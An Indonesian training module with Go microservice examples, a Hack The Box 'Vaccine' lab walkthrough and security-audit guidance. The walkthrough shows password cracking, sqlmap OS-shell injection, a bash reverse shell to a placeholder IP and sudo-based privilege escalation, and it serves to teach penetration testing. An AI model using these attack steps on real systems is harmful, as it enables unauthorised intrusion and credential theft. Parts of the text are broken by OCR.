- http://localhost:1234/getCuaca
- dan service lainnya yang dapat anda tambah



```go
package main

import (
    "io/ioutil"
    "log"
    _ "github.com/go-sql-driver/mysql"
    "net/http"
    "github.com/gorilla/mux"
    "encoding/json"
)

type AutoGenerated []struct {
    Sku         string `json:"Sku"`
    ProductName string `json:"Product_name"`
    Stocks      int    `json:"Stocks"`
}

type Ongkir struct {
    ProvinceID string
    Province string
    CityID   string
    CityName string
}

func getDataServer1(w http.ResponseWriter, r *http.Request){
    url := "http://localhost:4321/getOngkir"
    req, _ := http.NewRequest("GET", url, nil)
    res, _ := http.DefaultClient.Do(req)
    defer res.Body.Close()
    body, _ := ioutil.ReadAll(res.Body)

    //fmt.Println(res)
    //fmt.Println(string(body))
    var ongkir Ongkir
    json.Unmarshal(body, &ongkir)
    /*ongkir.ProvinceID = ongkir.ProvinceID
    ongkir.Province = ongkir.Province
    ongkir.CityName = ongkir.CityID
    ongkir.CityID = ongkir.CityName*/
    json.NewEncoder(w).Encode(ongkir)
}
```

```go
func getDataServer2(w http.ResponseWriter, r *http.Request){
    url := "http://localhost:5432/getProduct"
    req, _ := http.NewRequest("GET", url, nil)
    res, _ := http.DefaultClient.Do(req)
    defer res.Body.Close()
    body, _ := ioutil.ReadAll(res.Body)

    //fmt.Println(res)
    //fmt.Println(string(body))
    var products AutoGenerated
    json.Unmarshal(body, &products)
    json.NewEncoder(w).Encode(products)
}

func main() {
    router := mux.NewRouter()
    router.HandleFunc("/getDataServer1",getDataServer1).Methods("GET")
    router.HandleFunc("/getDataServer2",getDataServer2).Methods("GET")
    http.Handle("/",router)
    log.Fatal(http.ListenAndServe(":1234",router))
}
```

- Fitur dalam **Server 1**:
  - Menghubungkan ke API External (https://data.bmkg.go.id)
  - Menerima request dari Server Gate
  - Memberikan Response ke server gate





```go
package main

import (
    "fmt"
    "net/http"
    "io/ioutil"
    "encoding/json"
    "github.com/gorilla/mux"
    "log"
)

type AutoGenerated struct {
    Rajaongkir Rajaongkir `json:"rajaongkir"`
}
type Query struct {
    ID string `json:"id"`
}
type Status struct {
    Code        int    `json:"code"`
    Description string `json:"description"`
}
type Results struct {
    CityID     string `json:"city_id"`
    ProvinceID string `json:"province_id"`
    Province   string `json:"province"`
    Type       string `json:"type"`
    CityName   string `json:"city_name"`
    PostalCode string `json:"postal_code"`
}
type Rajaongkir struct {
    Query   Query   `json:"query"`
    Status  Status  `json:"status"`
    Results Results `json:"results"`
}
```

```go
func getAPI() (string,string,string,string){
    api_key := "

    url := "https://api.rajaongkir.com/starter/city?id=39"

    req, _ := http.NewRequest("GET", url, nil)

    req.Header.Add("key", api_key)

    res, _ := http.DefaultClient.Do(req)

    defer res.Body.Close()
    body, _ := ioutil.ReadAll(res.Body)

    //fmt.Println(res)
    //fmt.Println(string(body))
    var ag AutoGenerated
    json.Unmarshal(body, &ag)
    var provinceid = ag.Rajaongkir.Results.ProvinceID
    var province = ag.Rajaongkir.Results.Province
    var cityname = ag.Rajaongkir.Results.CityName
    var cityid = ag.Rajaongkir.Results.CityID
    return cityid, cityname,provinceid,province
}

type Ongkir struct {
    ProvinceID string
    Province string
    CityID string
    CityName string
}
```

```go
func getOngkir(w http.ResponseWriter, r *http.Request){
    var ongkir Ongkir // variable untuk memetakan data produc

    cityid,cityname,provinceid,provincename := getAPI()

    fmt.Println(cityid)
    fmt.Println(cityname)
    fmt.Println(provinceid)
    fmt.Println(provincename)

    ongkir.CityID = cityid
    ongkir.CityName = cityname
    ongkir.ProvinceID = provinceid
    ongkir.Province = provincename
    json.NewEncoder(w).Encode(ongkir)

}

func main() {
    router := mux.NewRouter()
    router.HandleFunc("/getOngkir",getOngkir).Methods("GET")
    http.Handle("/",router)
    log.Fatal(http.ListenAndServe(":4321",router))
}
```

- Fitur dalam **Server 2**:
  - Menghubungkan ke database internal dengan MySQL / NoSQL
  - Menerima request dari Server Gate
  - Memberikan Response ke server gate




```go
package main

import (
    "database/sql"
    "fmt"
    "log"
    _ "github.com/go-sql-driver/mysql"
    "net/http"
    "github.com/gorilla/mux"
    "encoding/json"
)

type Products struct {
    Sku          string
    Product_name string
    Stocks       int
}

func getProduct(w http.ResponseWriter, r *http.Request){
    var products Products // variable untuk memetakan data product yang terbagi menjadi 3 field

    var arr_products []Products
    db, err := sql.Open("mysql","root:@tcp(127.0.0.1:3306)/go_coba")
    defer db.Close()

    if(err != nil) {
        log.Fatal(err)
    }
    rows, err := db.Query("Select sku,product_name,stocks from products ORDER BY sku DESC")
    if err!= nil {
        log.Print(err)
    }
    count:=0
    for rows.Next(){
        if err := rows.Scan(&products.Sku, &products.Product_name, &products.Stocks); err != nil {
            log.Fatal(err.Error())

        }else{
            arr_products = append(arr_products, products)
            fmt.Println(arr_products[count])
        }
        count++
    }

    json.NewEncoder(w).Encode(arr_products)
```

4.3 Testing Microservice

Anda dapat menggunakan aplikasi Postman untuk memastikan masing – masing Microservice telah terhubung dengan baik


5. (PRAKTEK) Penetration Testing

5.1 Penetration Testing Menggunakan Platform Hack The Box

1. Pertama cobalah untuk daftar ke situs https://www.hackthebox.eu/ dan selesaikan pendaftaran


2. Lalu login dengan akun yang didaftarkan hingga masuk ke dashboard

3. Lalu pilih labs > starting point



4. Lalu pilih Vaccine

5. Sebelum mencoba pentest mesin ini kita harus connect ke vpn milik hackthebox yang bisa didownload di dashboard dengan openvpn



5.2 Tahap Enumeration

Note: kita akan mengambil flag dengan path


1. kita mulai dengan scanning nmap

```
nmap -sC -sV 10.10.10.46
```

```
nmap -sC -sV 10.10.10.46

Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-22 16:54 EDT
Nmap scan report for 10.10.10.46
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
```


2. Menjalankan pemindaian Nmap sederhana mengungkapkan tiga port terbuka

yang berjalan, masing-masing untuk FTP, SSH dan Apache, akun bisa dipakai untuk login FTP Server.




```
ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:egre55): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0               2 Feb 03 11:23 a
-rw-r--r--    1 0        0            2533 Feb 03 11:27 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
226 Transfer complete.
2533 bytes received in 0.00 secs (27.4586 MB/s)
ftp>
```

3. ada file bernama yang ditemukan didalam folder ftp. Ekstraksi arsip gagal karena kata dikunci sandi.
Kata sandi dapat diretas menggunakan JohntheRipper dan wordlist rockyou.txt bawaan kali linux.



```
zip2john backup.zip > hash

john hash --fork=4 -w=/home/user/rockyou.txt
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1 1g 0:00:00:00 DONE (2020-02-03 13:00)
```

4. Kata sandi ditemukan 741852963 . Eekstrak isinya menggunakan kata sandi, isinya mengungkapkan file PHP dan file CSS.




```
unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```

5. Lihat kode sumber PHP, kami menemukan login.


```
<?php session_start();

  if(isset($_POST['username']) && isset($_POST['password']))
    { if($_POST['username'] === 'admin' && md5($_POST['password']) ===

"2cb42f8734ea607eefed3b70af13bbd3") {

                                $_SESSION['login'] = "true";
       header("Location: dashboard.php");
```

6. Dia memasukkan kata sandi di-hash dan dibandingkan dengan hash MD5: 2cb42f8734ea607eefed3b70af13bbd3 . Hash ini dapat dengan mudah dipecahkan menggunakan cracker md5 online.
Password akhirnya ditemukan: qwerty789




5.3 Tahap Foothold

1. Coba browsing ke port 80, kita bisalihat halaman login MegaCorp.




2. Akun bisa dipakai untuk login.



3. Halaman tersebut ditemukan untuk menghosting Katalog Mobil , dan berisi fungsionalitas untuk mencari produk. Fungsi search menghasilan request berikut,

```
http://10.10.10.46/dashboard.php?search=a
```

4. Request berikut bisa kita test dengan serangan SQLInjection



5. Kita bisa jalankan perintah sqlmap:

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --
cookie="PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls"
```

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie=
"PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls"

[*] starting @ 17:16:59 /2020-03-22/

[17:16:59] [INFO] resuming back-end DBMS 'postgresql'
[17:16:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=test';SELECT PG_SLEEP(5)--

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=test' UNION ALL SELECT NULL,NULL,(CHR(113)||CHR(106)||
    |CHR(113)||CHR(122)||CHR(113))||(CHR(105)||CHR(97)||CHR(67)||CHR(86)||
<SNIP>
    |(CHR(113)||CHR(98)||CHR(98)||CHR(98)||CHR(113)),NULL,NULL-- gKoa
---
[17:16:59] [INFO] the back-end DBMS is PostgreSQL
```

6. Sqlmap menemukan halaman yang rentan dan bisa di injeksi juga mengidentifikasi Backend DBMS PostgreSQL, dapatkan remote code execution dengan parameter.

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a'
--cookie="PHPSESSID=73jv7pdmjsv7dsspoqtnlv66ls" --os-shell

<SNIP>

os-shell> whoami
[17:23:33] [INFO] used SQL query returns 1 entry
[17:23:33] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
```

7. Perintah ini bisa digunakan untuk mendapatkan reverse shell.

```
bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1'
```

```
nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.46] 44374
bash: cannot set terminal process group (27768): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ whoami
postgres
```

5.4 Tahap Privilege Escalation

1. Coba upgrade ke tty shell dan lanjutkan enumeration.


```
SHELL=/bin/bash script -q /dev/null
```

2. Coba lihat source code di: dashboard.php yang ada di /var/www/html ada


password P@s5w0rd!

```
try {

    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres
password=P@s5w0rd!");
```

3. Password ini bisa digunakan untuk melihat sudo privileges.



4. user ini boleh mengedit file menggunakan vi, ini bisa digunakan untuk mendaatkan akses root dan akses sroot.txt.



6. Information Audit

6.1 Tahap Information Audit

Untuk dapat mengetahui kualitas, dan menentukan keputusan untuk peningkatan keamanan web atau aplikasi, dibutuhkan suatu Audit Sistem Informasi. Untuk dapat melakukan Audit Sistem Informasi, perlu dilakukan Identifikasi Sistem untuk mencari celah kerentanan sistem, keamanan, verifikasi penemuan dan eksploitasi dari penemuan.

Tahap dalam pencarian celah kerentanan sistem adalah sebagai berikut:

Perencanaan

Perencanaan teknik yang digunakan dalam audit sistem informasi, audit jaringan dan audit keamanan sistem.

Information Gathering

Pengumpulan mengenai informasi celah keamanan, spesifikasi sistem dan sebagainya.

Pengujian Kerentanan

Menguji kerentanan dari sistem dan mendeteksi celah pada target

Eksploitasi

Percobaan penyerangan

Laporan

Laporan hasil analisa

Beberapa teknik yang digunakan untuk melakukan penetration test diantaranya:


SQL Injection, yaitu memberikan kode/inject SQL kode yang mengubah alur eksekusi

Debug, yaitu memeriksa baris code apakah ada kerentanan pada kode


Footprinting, yaitu mengumpulkan sebanyak – banyaknya informasi mengenai sistem.

Web Performance Audit

Untuk dapat melakukan pengujian performa web, gunakan aplikasi web seperti https://gtmetrix.com/



Pada gambar diatas performa web tampil.id memiliki grade C yang berarti memiliki cukup issue yang perlu diperbaiki seperti ukuran gambar yang cukup tinggi, adanya css yang tidak digunakan namun di-reload dan sebagainya



6.2 Tips Mengamankan Database

Beberapa teknik dapat digunakan untuk mengamankan SQL yang akan diakses oleh backend anda seperti berikut:

-Users root dihilangkan, diganti dengan user dengan nama lain

-Users memiliki privillege yang berbeda, sebagai contoh user backend_x hanya bisa melakukan insert, update dan delete data pada suatu database x saja, sementara user admin_x hanya dapat membuat struktur database saja tanpa bisa melakukan insert, update dan delete


-Users setiap database perlu dibedakan

-Hilangkan halaman phpmyadmin yang dapat dilihat dari sisi user

6.3 Microservice Infra Security

Penggunaan arsitektur berbasis Microservice memiliki keuntungan tersendiri diantaranya dapat mencegah terjadinya keseluruhan layanan yang mati ketika ada salah satu layanan yang mati, hal ini merupakan solusi dari arsitektur monolitik,

namun ada beberapa issue yang terjadi ketika suatu organisasi mengadopsi sistem monolitik diantaranya:
-Isolasi setiap server biasanya jarang dilakukan. Batasi akses setiap server dan hanya melibatkan gateway saja yang dapat mengakses setiap layanan. Sementara frontend akan terhubung langsung ke frontend
-Jika ada komunikasi dengan pihak ke-3 (Payment, Delivery Channel, API lainnya) pastikan anda menggunakan Authentication dan security yang memadai
-Komunikasi antara server internal pastikan dipasang teknik Authentication dan juga security agar server dapat berkomunikasi dengan aman meskipun scope internal



6.4 Exposure Sensitive Information to Public


Seringkali kita lupa atau mengabaikan informasi sensitif yang ter-ekspose ke publik seperti diantaranya adalah halaman phpinfo yang lupa untuk dimatikan, directory listing yang terekspose, secret key dari aplikasi backend dan sebagainya.

6.5 Membuat Laporan Audit

Anda dapat mengklasifikasikan resiko dan kerentanan berdasarkan kriteria dan kode warna seperti pada pengujian yang sebelumnya dilakukan pada Gtmetrix. Beberapa hal penting yang menjadi best practice dan perlu dilakukan audit sebagai berikut:
-**PASSWORD**, Apakah password yang dikirimkan dari client ke server / frontend ke backend sudah aman? (method harus POST, hidden password, Strong Password, remove Auto Complete Password, dan sudah di enkripsi?)
-**Pertukaran** Data via Web Service, Apakah pertukaran data via web service sudah memenuhi unsur berikut: Enkripsi pertukaran data (Kriptografi), Method sudah sesuai fungsinya (GET, POST, PUT), menggunakan Authentication (JWT, Oauth2, SSO, dll), Menggunakan API Key khusus untuk client tertentu
-**Privilege Data**, Apakah unsur Privilege data sudah memenuhi unsur berikut: data

sudah sesuai hanya untuk yang menggunakan-nya saja (gunakan Chmod dan Chown), user biasa tidak dapat menggunakan fitur admin vice versa,

6.5 Contoh laporan audit sistem



1.	*Password* dikirimkan dalam bentuk clear text	Tinggi
2.	Komunikasi tanpa enkripsi	Low

3.	*Password* dimasukkan dengan metode GET	Low
4.	*Field Password* menggunakan fitur autocomplete yang aktif	Low
5.	Respon aplikasi bisa dimasukkan ke dalam frame (potensi clickjacking);	Informatif
6.	Listing direktori terbuka	Informatif
7.	Halaman admin lain pada direktori aset	Medium
8.	User normal (umum) bisa mengakses halaman admin	Sangat Tinggi
9.	Metode *http trace / track* diboleh kan	Informatif
10.	Deteksi info.php / phpinfo.php pada web server	Medium

11.	Kebocoran informasi versi server	Informatif
12.	Akses publik pada phpmyadmin	Informatif
13.	*Source code disclosure*	Sangat Tinggi
14.	*Disabled form bypass*	Sangat Tinggi

15.	Memanggil *script* aplikasi web tanpa login	Sangat Tinggi
16.	Orang asing dapat mengakses data tanpa menggunakan aplikasi.	Tinggi

DAFTAR PUSTAKA

[1] Mira Rahmawati, Dasar Jaringan Komputer,6, Februari 2017. [Online]. Tersedia : http://blog.unnes.ac.id/mirarahmawati/2017/02/06/dasar-jaringan-komputer/

[2] Setyani, Manfaat dan Kerugian Jaringan Komputer,18, Maret 2016. [Online]. Tersedia : http://blog.unnes.ac.id/setyani/2016/03/18/manfaat-dan-kerugian-jaringan-komputer/

[3] Yasin K, Pengertian Protokol Jaringan Serta Fungsi dan Jenisnya, 2017.[Online]. Tersedia : https://www.google.com/amp/s/www.niagahoster.co.id/blog/protokol-komunikasi/

[4] pengarang, judul, tanggal publish.[Online]. Tersedia : https://jaringankomputer-pc.blogspot.com/2013/07/perangkat-keras-jaringan-komputer.html?m=1

[5] Edu Pambudi S.Kom, Perangkat Lunak Jaringan Komputer Beserta Fungsinya, 8 September 2018.[Online]. Tersedia : https://www.google.com/amp/s/dosenit.com/jaringan-komputer/software-jaringan/perangkat-lunak-jaringan-komputer/amp

[6] Cyber City (2021) “Linux Server Hardening Security Tips” Diakses di https://www.cyberciti.biz/tips/linux-security.html

*SEMUA SUMBER MATERI BERASAL DARI SILABUS DASAR TEORI BISA NETWORK ACADEMY